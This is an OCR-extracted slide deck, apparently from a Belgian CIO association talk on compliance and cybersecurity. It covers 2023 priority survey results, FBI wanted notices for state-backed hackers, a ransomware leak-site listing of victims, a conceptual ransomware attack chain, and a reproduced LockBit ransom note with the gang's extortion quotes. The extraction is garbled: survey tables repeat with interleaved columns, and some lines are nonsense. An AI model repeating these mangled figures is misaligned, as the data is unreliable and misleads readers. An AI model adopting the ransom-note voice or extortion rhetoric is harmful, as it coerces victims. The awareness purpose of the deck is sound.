
Het belang van compliancy & cybersecurity voor de Belgische CIO Resultaten Priorities Compass

Agence and and a generation of the second se

Belgian association of CIOs and digital technology leaders.



Levi Nietvelt

levi.nietvelt@beltug.be

www.beltug.be



⇔Beltug



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within

PRIORITIES COMPASS

The priorities of CIOs and digital technology leaders



BELGIAN ASSOCIATION OF CIOS AND DIGITAL TECHNOLOGY LEADERS

\$Beltug

2023





LIVING TOMORROW

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HUAWEI



Deloitte.


ONTT inetum."

Result of the Beltug Priorities Compass 2023

	ALL	Business	ЮТ	
	ALL	Users	Providers	
AI integration in your IT environment	42,60%	45,49%	33,73%	Busi
Awareness and acceptable use of generative AI in a business context	45,56%	45,10%	46,99%	Low
IT security strategy	44,08%	43,53%	45,78%	lego
Data governance	38,46%	40,78%	31,33%	Al a Con
Getting control over hybrid IT – Optimisation of on-premise & cloud	38,76%	39,61%	36,14%	Azur Ider
IT security architecture	34,02%	34,90%	31,33%	Acc
IT governance	32,25%	34,51%	25,30%	Trus
User awareness (security and privacy)	31,66%	33,73%	25,30%	Cho
KPIs and metrics to report on applications, security, network performance (also at Board level)	30,18%	33,33%	20,48%	new Busi mee
Cyber incident response planning, including CSIRT	30,47%	32,94%	22,89%	Tow
Examples of cyber attacks and their lessons learned	28,99%	31,76%	20,48%	of fl Dea
Working securely, including endpoint management when working hybrid – self-provisioning, BYOD, etc.	28,40%	29,80%	24,10%	resc
Al governance as a way of making Al ethical and compliant	32,25%	29,41%	40,96%	Prive
Connected devices (IoT) – challenges	30,18%	29,02%	33,73%	repo
Data architecture	28,99%	27,84%	32,53%	MAC
Data classification & leak/loss prevention in practice	26,92%	27,45%	25,30%	Mar
Secure API usage	24,85%	27,06%	18,07%	Cyb
Enterprise architecture maps – tools to use, how to start, information to include	25,44%	27,06%	20,48%	5G i Thir
OT-IT convergence	26,04%	27,06%	22,89%	Saa

_	ALL	Business	ICT
	ALL	Users	Providers
Business resilience – managing a (cyber) crisis, business	24,85%	25,49%	22,89%
continuity and disaster recovery	24,00%	20,40%	22,037
Low-code, no-code	22,49%	25,10%	14,46%
Data analytics strategy (bringing together data developers, legal, compliance, IT, business needs,)	24,26%	23,53%	26,51%
Al and ML Ops: Al-supported automation	23,08%	23,14%	22,89%
Consuming IT – (dis)advantages, ins and outs of Microsoft Azure/AWS/Google	22,78%	23,14%	21,69%
Identity Governance & Administration (IGA) and Privileged Access Management (PAM)	21,60%	23,14%	16,87%
SASE (Secure access service edge) including ZTNA (Zero Trust Network Architecture)	22,19%	22,75%	20,48%
Change management to enhance the user adoption of new digitisation	21,89%	22,35%	20,48%
Business analysis – how to make sure that ICT projects meet the needs of the business	22,49%	21,96%	24,10%
Towards a robust architecture, suitable for the deployment of flexible service delivery	19,82%	21,57%	14,46%
Dealing with the skills shortage, including finding IT resources, creating flexibility in the workforce, managing external IT staff, upskilling and reskilling	21,01%	21,57%	19,28%
Privacy – challenges along the GDPR journey	22,49%	21,57%	25,30%
Elements of ESG (Environmental, Social and Governance) reporting that apply to your ICT environment	21,01%	20,78%	21,69%
MACH architecture (Microservices-based, API-first, Cloud- native, and Headless)	18,34%	19,61%	14,46%
Managing your ICT with ESG in mind, limiting your footprint	22,19%	19,22%	31,33%
Cyber insurance	17,75%	18,82%	14,46%
5G in business in Belgium – first lessons learned	18,93%	18,43%	20,48%
Third-party / supply chain risk	16,27%	18,04%	10,84%
SaaS RFPs and contract negotiations: tips, best practices, expectations vs. offering	17,46%	18,04%	15,66%

Top-10 Priorities of the Belgian CIOs & digital technology leaders (business users only)



7

Result of the Beltug Priorities Compass 2023

⇔Belt

Al integration in your IT environment
Awareness and acceptable use of generative AI in a
business context
IT security strategy
Data governance
Getting control over hybrid IT – Optimisation of on-premise
& cloud
IT security architecture
IT governance
User awareness (security and privacy)
KPIs and metrics to report on applications, security,
network performance (also at Board level)
Cyber incident response planning, including CSIRT
Examples of cyber attacks and their lessons learned
Working securely, including endpoint management when
working hybrid – self-provisioning, BYOD, etc.
Al governance as a way of making Al ethical and
compliant
Connected devices (IoT) – challenges
Data architecture
Data classification & leak/loss prevention in practice
Secure API usage
Enterprise architecture maps – tools to use, how to start,
information to include
OT-IT convergence

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Low-code, no-code
Data analytics strategy (bringing together data developers,
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new digitisation Business analysis – how to make sure that ICT projects
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Rusinoss resiliones - managing a levibor lier

expectations vs. offering

Result of the Beltug Priorities Compass 2023

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	ALL	Users	Providers	Users	Providers
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Awareness and acceptable use of generative Al in a	42,00%	40,4078	55,75%	continuity and disaster recovery	-
	45,56%	45,10%	46,99%	Low-code, no-code 22,49% 25,10%	14,46%
business context Data	analytics s	trateav	(brinain	g together data developers,	
IT security strategy	,		(24,26% 2	3,53%
Data governance	compliand	ce. IT. bu	siness n		-,
Getting control over hybrid IT – Optimisatio, Long Pro-	1130			Azure/AWS/Google	
& cloud	38,76%	39,61%	36,14%	Identity Governance & Administration (IGA) and Privileged 21,60% 23,14%	16,87%
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•				Trust Network Architecture) Change management to enhance the user adoption of	-
User awareness (security and privacy)	31,66%	33,73%	25,30%	21,89% 22,35%	20,48%
KPIs and metrics to report on applications, security,	30,18%	33,33%	20,48%	new digitisation Business analysis – how to make sure that ICT projects	
network performance (also at Board level)	,	,		meet the needs of the business 22,49% 21,96%	24,10%
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Examples of cyber attacks and their lessons learned	28,99%	31,76%	20,48%	of flexible service delivery	14,40 %
Working securely, including endpoint management wh	en			Dealing with the skills shortage, including finding IT	
working hybrid – self-provisioning, BYOD, etc.	28,40%	29,80%	24,10%	resources, creating flexibility in the workforce, managing 21,01% 21,57%	19,28%
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compliant	32,25%	29,41%	40,96%	Privacy – challenges along the GDPR journey 22,49% 21,57% Elements of ESG (Environmental, Social and Governance)	25,30%
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	20,04%	27,00%	22,03%	expectations vs. offering	.0,0070

26,51%

9

"Aangezien compliance nauwelijks wordt genoemd in de prioriteiten van de CIO's en leiders op het gebied van digitale technologie, zou dit dan 'onbelangrijk' kunnen zijn?"


State of Cybersecurity 2023

"I hacked the Belgian federal government"

Approximately and a second state of the second seco

Beltug market research, early 2023

Do you expect IT security investments to increase, remain stable or decrease in 2023 (n=197)



Beltug market research, early 2023

	29,7%	Recruiting employees	How do you see IT security investments
78,3%		Implement additional security solutions	evolving within your company? (n=137)
61,8%		Increase budget	
71,5%		Organise more awareness campaigns	
	4,8%	Other	
	18,7%	Don't know	



Koen Tamsyn



Solution Manager Cybersecurity

Certified Information Systems Security Professional



koen.tamsyn@inetum-realdolmen.world

02 801 53 97 of Teams -


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


State of Cybersecurity 2023









WE USED OUR BACKUP SYSTEM TO GET DATA BACK
WE PAID THE RANSOM TO GET DATA BACK
WE USED OTHER MEANS TO GET DATA BACK
WE LOST THE DATA THEY ENCRYPTED


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
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




WANTED **BY THE FBI**

APT 40 CYBER ESPIONAGE ACTIVITIES

Conspiracy to Damage Protected Computers and Commit Economic Espionage; **Criminal Forfeiture**









Ding Xiaoyang

Cheng Qingmin

CAUTION

On May 28, 2021, a federal grand jury in the United States District Court for the Southern District of California returned an indictment against four People's Republic of China (PRC) citizens for their alleged roles in a long running campaign of computer network operations targeting trade secrets, intellectual property, and other high value information from companies, universities, research institutes, and governmental entities in the United States and abroad, as well as multiple foreign governments. The indictment alleges that Zhu Yunmin, Wu Shurong, Ding Xiaoyang, and Cheng Qingmin targeted the following sectors: aerospace/aviation, biomedical, defense industrial base, healthcare, manufacturing, maritime, research institutes, transportation (rail and shipping), and virus research from 2012 to 2018, on behalf of the PRC Ministry of State Security. Additionally, the indictment alleges the use of front companies by the PRC Ministry of State Security to conduct cyber espionage.

The four individuals are identified as:


ZHU Yunmin 朱允敏 (STC Codes: 2612/0336/2404) Alias: Zhu Rong

WU Shurong 吴淑荣 (STC Codes: 0702/3219/2837) Aliases: goodperson, ha0r3n, Shi Lei

DING Xiaoyang 丁晓阳 (STC Codes: 0002/2556/7122) Aliases: Ding Hao, Manager Chen

CHENG Qingmin 程庆民 (STC Codes: 4453/1987/3046) Alias: Manager Cheng

If you have any information concerning these individuals, please contact your local FBI office, or the nearest American Embassy or Consulate. Field Office: San Diego





MANSOUR AHMADI

Conspiracy to Commit Fraud and Related Activity in Connection with Computers; Intentional Damage to a Protected Computer: Transmitting a Demand in Relation to Damaging a Protected Computer







DESCRIPTION

Date(s) of Birth Used: July 7, 1988	Place of Birth: Tehran Province, Iran
Hair: Dark Brown	Eyes: Brown
Sex: Male	Nationality: Iranian

REWARD

The Rewards for Justice Program. United States Department of State, is offering a reward of up to \$10 million for information on or about the activities of Mansour Ahmadi, Ahmad Khatibi Aghda, and Amir Hossein Nickaein Ravari.

REMARKS

Mansour Ahmadi is known to speak Farsi and reside in Iran.

CAUTION

Mansour Ahmadi, Ahmad Khatibi Aghda, and Amir Hossein Nickaein Ravari are wanted for their alleged involvement in a coordinated campaign which compromised hundreds of computer networks across the United States and abroad. Between October 2020 and August 2022, the three men allegedly gained unauthorized access to protected networks, extiltrated data, encrypted computer systems, and extorted victims for ransom, causing damage to and disrupting operations of organizations across multiple sectors, including critical infrastructure, government agencies, and non-profit organizations.

On August 10, 2022, a federal grand jury sitting in the United States District Court for the District of New Jersey in Newark, New Jersey, Indicted Mansour Ahmadi. Ahmad Khatibi Aghda, and Amir Hossein Nickaein Ravari on charges of conspiracy to commit fraud and related activity in connection with computers, intentional damage to a protected computer, and transmitting a demand in relation to damaging a protected computer.

If you have any information concerning this person, please contact your local FBI office or the nearest American Embassy or Consulate.

WANTED **BY THE FBI**

CONSPIRACY TO COMMIT AN OFFENSE AGAINST THE UNITED STATES; FALSE REGISTRATION OF A DOMAIN NAME; AGGRAVATED IDENTITY THEFT; CONSPIRACY TO COMMIT MONEY LAUNDERING

RUSSIAN INTERFERENCE IN 2016 U.S. ELECTIONS





Badin







ris Alekseyevich Antonov

Anatoli Sergevenich Kovalev

Nikolay Yuryevich Kozachek

Malyshev









Lukashev



Sergey Aleksandrovich Morgachev

Aleksey Vladimirovich Aleksandrovich Potemkin

Aleksandr

Osadchuk

Ivan Sergeyevich Yermakov

Pavel Vyacheslavovich Yershov

DETAILS

On July 13, 2018, a federal grand jury sitting in the District of Columbia returned an indictment against 12 Russian military intelligence officers for their alleged roles in interfering with the 2016 United States (U.S.) elections. The indictment charges 11 defendants, Boris Alekseyevich Antonov, Dmitriy Sergeyevich Badin, Nikolay Yuryevich Kozachek, Aleksey Viktorovich Lukashev, Artem Andrevevich Malyshev, Sergey Aleksandrovich Morgachev, Aleksandr Vladimirovich Osadchuk, Aleksev Aleksandrovich Potemkin, Ivan Sergevevich Yermakov, Pavel Vyacheslavovich Yershov, and Viktor Borisovich Netyksho, with a computer hacking conspiracy involving gaining unauthorized access into the computers of U.S. persons and entities involved in the 2016 U.S. presidential election, stealing documents from those computers, and staging releases of the stolen documents to interfere with the 2016 U.S. presidential election. The indictment also charges these defendants with aggravated identity theft, false registration of a domain name, and conspiracy to commit money laundering. Two defendants, Aleksandr Vladimirovich Osadchuk and Anatoliy Sergeyevich Kovalev, are charged with a separate conspiracy to commit computer crimes, relating to hacking into the computers of U.S. persons and entities responsible for the administration of 2016 U.S. elections, such as state boards of elections, secretaries of state, and U.S. companies that supplied software and other technology related to the administration of U.S. elections. The United States District Court for the District of Columbia in Washington, D.C. issued a federal arrest warrant for each of these defendants upon the grand jury's return of the indictment.

THESE INDIVIDUALS SHOULD BE CONSIDERED ARMED AND DANGEROUS, AN INTERNATIONAL FLIGHT RISK, AND AN ESCAPE RISK

If you have any information concerning this case, please contact your local FBI office, or the nearest American Embassy or Consulate.

Alloe: Mansur Ahmad





Ƴ TWITTER ¶¶∙ PRESS ABOUT US

C	HOW TO BUY BITCOIN
í	AFFILIATE RULES

iis.ac.uk	lapostemobile.fr	lapostemobile.fr		
8D 05h 04m 19s \$ 100000	2D 21h 24m 14s	PUBLISHED		
The Institute of Ismaili Studies (IIS) was established in 1977 as an academic institution of higher education dedicated to the study of Islam, with a particular focus on its Ismaili and broader Shi'i	La Poste Mobile is a quadruple play Telecom operator (mobile, landline, Internet and TV via the SFR box) with more than 1.5 million customers. (part 2 - databases)	La Poste Mobile is a quadruple play Telecom operator (mobile, landline, Internet and TV via the SFR box) with more than 1.5 million customers. (part 1)		
C Updated: 12 Jul, 2022, 15:42 UTC 385 👁	C Updated: 11 Jul, 2022, 15:00 UTC 786 👁	C Updated: 11 Jul, 2022, 14:03 UTC 1351		
emprint.com	acac.com	carnbrea.com.au		
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[4.7 TB Files] Emprint provides document and printing solutions tailored to address each client's unique needs	[part 1] acac (Atlantic Coast Athletic Clubs) is one of the Top 100 Fitness and Wellness Clubs in America.	Carnbrea & Co . Australian Wealth and Investment Advisory group Carnbrea is a privately-owned boutique Wealth and Investment Advisory group with a proud 50-year history of providing financial		
C, Updated: 12 Jul, 2022, 23:15 UTC 1240 💿	C Updated: 13 Jul, 2022, 15:15 UTC 1480 O	C Updated: 07 Jul, 2022, 01:17 UTC 2586 C		





Brute-force Attack or Use of Stolen Credentials (RDP and VPN Access)





Initial Access into Victim Network

Command and Control (Cobalt Strike, Metasploit)



Enumeration and Lateral Movement



Encrypted file system

Unpatched Vulnerability or Security Misconfiguration



YOUR FILES ARE ENCRYPTED BY LOCKBIT



i lockbit-decryptor.com/?9

What happpend?

Many of your documents, databases, videos and other important files are no longer accessible because they have ben encrypted. Maybe you are busy locking for a way to recover your iles, but do not waste your time. Nobody can recover your files without our decryption service.

LockBit Ransomware use AES and RSA cryptography

How to recover my files?

… ⊠ ☆

We guarantee that you can recover all your files safely and easily. You can decrypt a single file for warranty - we can do it. But if you want to decrypt all your files, you need to pay.

Write to support if you want to buy decryptor.

"...nothing is more important than our reputation."

"... we want nothing more than money."

"... treat this situation simply as a paid training for your system administrators, because it is due to your corporate network not being properly configured that we were able to attack you."

"... our pentest services should be paid just like you pay the salaries of your system administrators. Get over it and pay for it. "

"... in 3 years not a single member of our group has been caught by the police, we are top notch hackers, and we never leave a trail of crime."

"... sometimes you will have to wait some time for our reply, this is because we have a lot of work, and we attack hundreds of companies around the world."

"... we can do a test decryption before paying."

"... don't go to recovery companies, they are essentially just middlemen who will make money off you and cheat you."

February 16, 2023

Cyber attack on a school district in Illinois


Olympia Community Unit School District 16 (CUSD 16) - Stanford, Illinois, USA (McLean County)

Olympia Schools Investigating Recent Cyber Attack https://www.govtech.com/education/k-12/o...

Perpetrators: LockBit

"Please forgive me for allowing the attack on small innocent children, the stolen data has been deleted, to get the decryptor please give me the decryption id. I am very ashamed, but I can not control all partners, anyone can join my affiliate program as well as break the rules, I have blocked this partner."

- Lockbit admin



From sajid@bpovision.com

-

Subject Partnership Affiliate Offer

